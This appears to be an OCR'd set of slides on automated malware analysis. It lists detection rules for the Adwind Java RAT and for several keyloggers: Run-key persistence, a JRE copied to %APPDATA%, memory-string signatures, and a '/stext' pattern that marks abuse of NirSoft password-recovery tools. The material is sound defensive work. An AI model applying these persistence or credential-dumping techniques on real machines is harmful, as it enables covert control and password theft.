




Source: Malware Analysis (own samples)



Automating Malware Analysis



Automating Malware Analysis

* 180 Behavior Rules

```
21 FILE - file system
 8 NET  - network
20 PERS - persistence methods
52 PROC - process activity
 4 REG  - registry activity
21 SIG  - sandbox signature
54 YARA - YARA rule matches (file, memory, pcap)
```

Detecting Java RATs (Adwind)

Java RAT (Adwind) behavior analysis

132 JAR samples analyzed

122 PERS: calls 'reg add' to create '..\CurrentVersion\Run' key
(2015-01-05 - …)
15 PERS: creates reg key 'CurrentVersion\Run' to exec malware in '%APPDATA%'

113 PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]
(2015-10-05 - …)
118 PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]
(2015-10-18 - …)

18 YARA: pcap_java_rat_unknown_1
34 YARA: pcap_java_rat_unknown_2

24 NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs

Detecting Keyloggers

CommandLine: <PATH-TO-EXE>*.exe /stext <PATH-TO-TXT>*.txt

memstr_Limitless_Logger **30**
logff.txt, logmail.txt

memstr_Predator_Pain **149**
holdermail.txt, holderwb.txt,
holderskypeview.txt, holderprodkey.txt


memstr_HawkEye_Keylogger **134**
holdermail.txt, holderwb.txt, Mail.txt, Web.txt

memstr_iSpy_Logger **5**
Browser.txt, Mail.txt


memstr_KeyBase_Keylogger **36**
Mails.txt, Browsers.txt

→ **347 samples (abusing NirSoft Tools for password «recovery»)**


KeyBase Keylogger (OSINT)




KeyBase Keylogger (OSINT)



iSpy Keylogger (OSINT)



iSpy Keylogger (OSINT)




Detecting Keyloggers

```
CommandLine: <PATH-TO-EXE>\*.exe /stext <PATH-TO-TXT>\*.txt

alert_sysmon_suspicious_stext_cmdline

